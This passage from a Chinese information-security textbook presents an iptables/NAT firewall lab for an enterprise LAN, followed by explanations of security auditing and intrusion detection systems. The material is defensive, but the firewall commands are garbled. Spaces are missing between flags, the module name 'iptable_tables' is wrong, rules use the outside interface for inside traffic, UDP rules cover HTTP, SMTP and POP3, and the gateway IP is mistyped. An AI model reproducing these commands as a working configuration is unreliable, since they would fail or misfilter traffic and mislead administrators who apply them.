


图 5.7　一个企业代理防火墙的拓扑结构

用集线器或交换机将地址为 192.168.0.0/24 的内部局域网连成普通以太网,整个局域网通过 Linux 接入服务器(作为防火墙及 NAT 服务器)接入外网。该接入服务器的 eth0 接口连接外网,IP 地址为 202.112.133.119。eth1 接口连局域网,IP 地址为 192.168.0.1;局域网内有一台 Web 服务器,IP 地址为 192.168.0.100。

(2) 配置方案

要使用 iptables,还必须载入相关模块,使用以下命令载入相关模块:

```
# modprobe iptable_tables
```

modprobe 命令会自动载入指定模块及其相关模块;iptable_filter 模块会在运行时自动载入。

```
/sbin/iptables-P FORWARD DROP #设置默认策略,丢弃所有除允许之外的从内网来的包
```

① Web 配置

＃允许从内网来的协议为 TCP 或 UDP,且目的端口为 80 的包通过,即允许内网的客户端向外网的 Web 服务器发送请求

```
iptables-A FORWARD-i eth0-p tcp-dport 80-j ACCEPT
iptables-A FORWARD-i eth0-p udp-dport 80-j ACCEPT
```

＃通过 NAT 将内网 IP 转换为外网 IP,隐藏内部网络

```
iptables-t nat-A POSTROUTING-o eth0-p tcp-dport 80-j SNAT--to-source 202.112.133.119
iptables-t nat-A POSTROUTING-o eth0-p udp-dport 80-j SNAT--to-source 202.112.133.119
```

② DNS 配置

＃允许从内网来的协议为 TCP 或 UDP 且目的端口为 53 的包通过,即允许内网用户访问 DNS 服务

```
iptables-A FORWARD-i eth0-p tcp-dport 53-j ACCEPT
iptables-A FORWARD-i eth0-p udp-dport 53-j ACCEPT
```

＃通过 NAT 将内网 IP 转换为外网 IP,隐藏内部网络

```
iptables-t nat-A POSTROUTING-o eth0-p udp-dport 53-j SNAT-to-source 202.112.133.119
iptables-t nat-A POSTROUTING-o eth0-p tcp-dport 53-j SNAT-to-source 202.112.133.119
```

③ mail

＃SMTP 允许从内网来的协议为 TCP 或 UDP 且目的端口为 25 的包通过,即允许内网用户访问协议为 SMTP 的邮件服务

```
iptables-A FORWARD-i eth0-p tcp--dport 25-j ACCEPT
iptables-A FORWARD-i eth0-p udp--dport 25-j ACCEPT
```

＃通过 NAT 将内网 IP 转换为外网 IP,隐藏内部网络

```
iptables-t nat-A POSTROUTING-o eth0-p tcp-dport 25-j SNAT-to-source 202.112.133.119
iptables-t nat-A POSTROUTING-o eth0-p udp-dport 25-j SNAT-to-source 202.112.133.119
```

＃POP3 允许从内网来的协议为 TCP 或 UDP,且目的端口为 110 的包通过,即允许内网用户访问协议 POP3 的邮件服务

```
iptables-A FORWARD-i eth0-p tcp-dport 110-j ACCEPT
iptables-A FORWARD-i eth0-p udp-dport 110-j ACCEPT
```

＃通过 NAT 将内网 IP 转换为外网 IP,隐藏内部网络

```
iptables-t nat-A POSTROUTING-o eth0-p tcp-dport 110-j SNAT-to-source 202.112.133.119
iptables-t nat-A POSTROUTING-o eth0-p udp-dport 110-j SNAT-to-source 202.112.133.119
```

④ Web 服务配置

＃目的地址转换,将发给网关的协议为 TCP 端口为 80 的包转给内网的 Web 服务器

```
iptables-t nat-A PREROUTING-p tcp-d 202.112.133.119-dport 80-j DNAT-to-destination 192.168.0.100
```

＃源地址转换,将发给内网 Web 服务器包的源地址改为网关地址,使内网机器能访问 Web 服务器

```
iptables-t nat-A POSTROUTING-p tcp-d 192.168.0.100-dport 80-j SNAT-to-source 192.169.0.1
```

＃允许到内网 Web 服务器和从内网 Web 服务器来的包通过

```
iptables-A FORWARD-o eth0-d 192.168.0.100-p tcp-dport 80-j ACCEPT
iptables-A FORWARD-i eth0-s 192.168.0.100-p tcp-sport 80-m state ESTABLISHED-j ACCEPT
```

到此,已经完成了需求当中的所有要求。

5. 实验准备

(1) 收集阅读有关 DMZ 防火墙配置的资料,了解进行各种环境下进行 DMZ 防火墙配置的方法和配置步骤。

(2) 选择一个合适组织,画出其网络拓扑结构,设计为其进行 DMZ 防火墙配置的环境和步骤。

(3) 设计对配置好的 DMZ 防火墙进行测试的步骤。

6. 推荐的分析讨论内容

(1) 总结带有 DMZ 防火墙的配置要点。

(2) 其他发现或想到的问题。

5.2 信息系统安全审计和报警

5.2.1 安全审计及其分类

1. 安全审计的功能

安全审计是信息系统安全中一项极为重要的安全服务措施。它有如下功能:

(1) 记录与系统安全活动有关的全部或部分信息;

(2) 对所记录的信息进行分析、评价、审查,发现系统的安全隐患;

(3) 对潜在的攻击者进行威慑或警告;

(4) 出现安全事故后,追查造成安全事故的原因并落实对安全事故负责的实体或机构,为信息系统的安全策略的调整和修改提供建议。

安全审计和报警不可分割。安全审计由各级安全管理机构实施并管理,并只在定义的安全策略范围内提供。它允许对安全策略的充分性进行评价,帮助检测安全违规,对潜在的攻击者产生威慑。但是,安全审计不直接阻止安全违规。安全报警是由个人或进程发出的,一般在安全相关事件达到某一或一些预定义阈值时发出。这些事件中,一些是需要立即采取矫正行动,另一些是有进一步研究价值的事件。

美国国家标准《可信计算机系统评估超标准》(Trusted Computer System Evaluation Criteria)给出的定义是:一个安全的系统中的安全审计系统是对系统中任一或所有安全相关事件进行记录、分析和再现的处理系统。它通过对一些重要的事件进行记录,从而在系统发现错误或受到攻击时能定位错误和找到攻击成功的原因,并且是事故后调查取证的基础,当然也是对信息系统的信心保证。

2. 安全审计的类型

(1) 根据审计的对象分类

根据审计的对象,安全审计可以分为以下一些类型:

- 操作系统的审计；
- 应用系统的审计；
- 设备的审计；
- 网络应用的审计。

(2) 审计的关键部位

通常审计的关键部位有：

- 对来自外部攻击的审计；
- 对来自内部攻击的审计；
- 对电子数据的安全审计。

5.2.2 安全审计模型

安全审计由检测/分辨、报警、记录、分析、聚集、生成报告、归档等过程实现。这些过程组成如图 5.8 所示的安全审计模型。




图 5.8 安全审计模型

下面分别介绍这些阶段的作用。

1. 检测/分辨

检测就是确定已经发生的安全可能事件以及安全相关事件。辨别就是确定是否要把某事件记录在该安全线索中，或者是否需要产生报警。

2. 报警

报警用于产生一个安全审计警报或安全审计消息，以便启动正确的行动。所谓“行动”是指下列行动：

- 不采取任何行动；
- 启动恢复行动；

- 启动恢复行动并产生一个安全审计消息。

3. 分析

分析是确定安全事件的类型，以确定合适的行动。

4. 聚集

聚集阶段的功能是将分布式安全审计记录汇集成单个的安全审计线索，以便对入侵进行评估，追溯潜在的攻击源。这个过程由审计跟踪检验器完成。

5. 生成报告

从安全审计线索中产生出审计报告。安全报告的主要内容有：

- 描述安全事件造成的破坏程度；
- 指出授权用户利用其权力以不正当方式使用过的资源；
- 对安全事件进行评估，指出应当采取的恢复行动。

6. 归档

归档是对安全跟踪的某些记录建立档案，进行长期保存。可以进行本地归档，也可以进行远程归档。

5.2.3 安全审计日志

审计日志是记录信息系统安全状态和问题的原始数据。理想的日志应当包括全部与数据以及系统资源相关事件的记录，但这样付出的代价太大。为此，日志的内容应当根据安全目标和操作环境单独设计。典型的日志内容有：

- 事件的性质：数据的输入和输出、文件的更新(改变或修改)、系统的用途或期望；
- 全部相关标识：人、设备和程序；
- 有关事件的信息：日期和时间、成功或失败、涉及因素的授权状态、转换次数、系统响应、项目更新地址、建立及更新或删除信息的内容、使用的程序、兼容结果和参数检测、侵权步骤等。对大量生成的日志要适当考虑数据的保存期限。

5.3 入侵检测

5.3.1 入侵检测系统及其功能

入侵检测(intrusion detection)就是对入侵行为的发觉。这里"入侵"(intrusion)是一个广义的概念，不仅包括发起攻击的人(包括黑客)取得超出合法权限的行为，也包括收集漏洞信息，造成拒绝访问(denial of service)等对系统造成危害的行为。

入侵检测作为一种积极的安全防护技术，提供了对内部攻击、外部攻击和误操作的实时保护，被认为是防火墙后面的第二道安全防线。具体来说，入侵检测系统的主要功能有：

• 监视并分析用户和系统的行为；
• 审计系统配置和漏洞；
• 评估敏感系统和数据的完整性；
• 识别攻击行为、对异常行为进行统计；
• 自动收集与系统相关的补丁；
• 审计、识别、跟踪违反安全法规的行为；
• 使用诱骗服务器记录黑客行为等。

入侵检测系统（intrusion detection system，IDS）是进行入侵检测的软件和硬件的组合。

5.3.2 入侵检测原理

1. 实时入侵检测和事后入侵检测

实时入侵检测在网络的连接过程中进行，通过攻击识别模块对用户当前的操作进行分析，一旦发现攻击迹象就转入攻击处理模块，如立即断开攻击者与主机的连接、收集证据或实施数据恢复等。如图 5.9 所示，这个检测过程是反复循环进行的。




图 5.9 实时入侵检测过程

事后入侵检测是根据计算机系统对用户操作所做的历史审计记录判断是否发生了攻击行为，如果有，则转入攻击处理模块处理。事后入侵检测通常由网络管理人员定期或不定期地进行。图 5.10 为事后入侵检测的过程。




图 5.10 事后入侵检测的过程

2. 入侵检测系统的优点及其局限

采用入侵检测系统和漏洞评估工具带来的好处有如下一些：

- 提高了信息系统安全体系其他部分的完整性；
- 提高了系统的监察能力；
- 可以跟踪用户从进入到退出的所有活动或影响；
- 能够识别并报告数据文件的改动；
- 可以发现系统配置的错误，并能在必要时予以改正；
- 可以识别特定类型的攻击，并进行报警，作出防御响应；
- 可以使管理人员将最新的版本升级添加到程序中；
- 允许非专业人员从事系统安全工作；
- 可以为信息系统安全提供指导。

但是，与其他任何工具一样，入侵检测也不是万能的，它们的使用存在如下局限：

- 在无人干预的情形下，无法执行对攻击的检测；
- 无法感知组织(公司)安全策略的内容；
- 不能弥补网络协议的漏洞；
- 不能弥补系统提供信息的质量或完整性问题；
- 不能分析网络繁忙时的所有事物；
- 不能总是对数据包级的攻击进行处理等。

5.3.3 入侵检测系统的功能结构

入侵检测是防火墙的合理补充，帮助系统对付来自外部或内部的攻击，扩展了系统管理员的安全管理能力(如安全审计、监视、攻击识别及其响应)，提高了信息安全基础结构的完整性。如图 5.11 所示，入侵检测系统的主要工作就是从信息系统的若干关键点上收集信息，然后分析这些信息，用来得到网络中有无违反安全策略的行为和遭到袭击的迹象。




图 5.11 入侵检测系统的通用模型

这个入侵检测系统模型比较粗略，但是它表明数据收集、数据分析和处理响应是一个入侵检测系统的基本功能部件。

1. 信息收集

入侵检测的第一步是在信息系统的一些关键点上收集信息。这些信息就是入侵检测系统的输入数据。

(1) 数据收集的内容

入侵检测系统收集的数据一般来自如下 4 个方面。

① 主机和网络日志文件

主机和网络日志文件中记录了各种行为类型，每种行为类型又包含不同的信息，例如记录“用户活动”类型的日志，包含登录、用户 ID 改变、用户对文件的访问、授权和认证信息等内容。这些信息包含了发生在主机和网络上的不寻常和不期望活动的证据，留下黑客的踪迹。通过查看日志文件，能够发现成功的入侵或入侵企图，并很快地启动响应的应急响应程序。

② 目录和文件中的不期望的改变

网络环境中的文件系统包含很多软件和数据文件，其中包含重要信息的或私密数据文件。这些文件经常是黑客修改或破坏的目标。黑客经常替换、修改和破坏他们获得访问权的系统上的文件，同时为了隐蔽系统中他们的活动痕迹，还会尽力替换系统程序或修改系统日志文件。因此，目录和文件中的不期望的改变（包括修改、创建和删除），特别是那些正常情况下限制访问的对象，往往就是入侵产生的指示和信号。

③ 程序执行中的不期望行为

每个在系统上执行的程序由一个到多个进程来实现，每个进程都运行在特定权限的环境中，环境控制着进程可访问的系统资源、程序和数据文件等。操作执行的方式不同，利用的系统资源也就不同。操作包括计算、文件传输、设备以及与网络间其他进程的通信。黑客可能会将程序或服务的运行分解，从而导致它的失败，或者是以非用户或管理员意图的方式操作。因此，一个进程出现了不期望的行为可能表明黑客正在入侵你的系统。

④ 物理形式的入侵信息

黑客总是想方设法突破网络的周边防卫，以便能够在物理上访问内部网，或在内部网上安装他们自己的设备和软件。例如，用户在家里可能安装 Modem 以访问远程办公室，那么这一拨号访问就成了威胁网络安全的后门。黑客就会利用这个后门来访问内部网，从而越过了内部网络原有的防护措施，然后捕获网络流量，进而攻击其他系统，并窃取敏感的私有信息等。

（2）入侵检测系统的数据收集机制

准确性、可靠性和效率是入侵检测系统数据收集机制的基本指标，在 IDS 中占据着举足轻重的位置。如果收集的数据时延较大，检测就会失去作用；如果数据不完整，系统的检测能力就会下降；如果由于错误或入侵者的行为致使收集的数据不正确，IDS 就会无法检测某些入侵，从而给用户以安全的假象。

① 基于主机的数据收集和基于网络的数据收集

基于主机的 IDS 是在每台要保护的主机后台运行一个代理程序，检测主机运行日志中记录的未经授权的可疑行径，检测正在运行的进程是否合法并及时做出响应。

基于网络的入侵检测系统是在连接过程中监视特定网段的数据流，查找每一数据包内隐藏的恶意入侵，对发现的入侵作出及时响应。在这种系统中，使用网络引擎执行监控任务。如图 5.12 所示，网络引擎所处的位置决定了所监控的网段。

- 网络引擎配置在防火墙内，可以监测渗透过防火墙的攻击；
- 网络引擎配置在防火墙外的非军事区，可以监测对防火墙的攻击；
- 网络引擎配置在内部网络的各临界网段，可以监测内部的攻击。

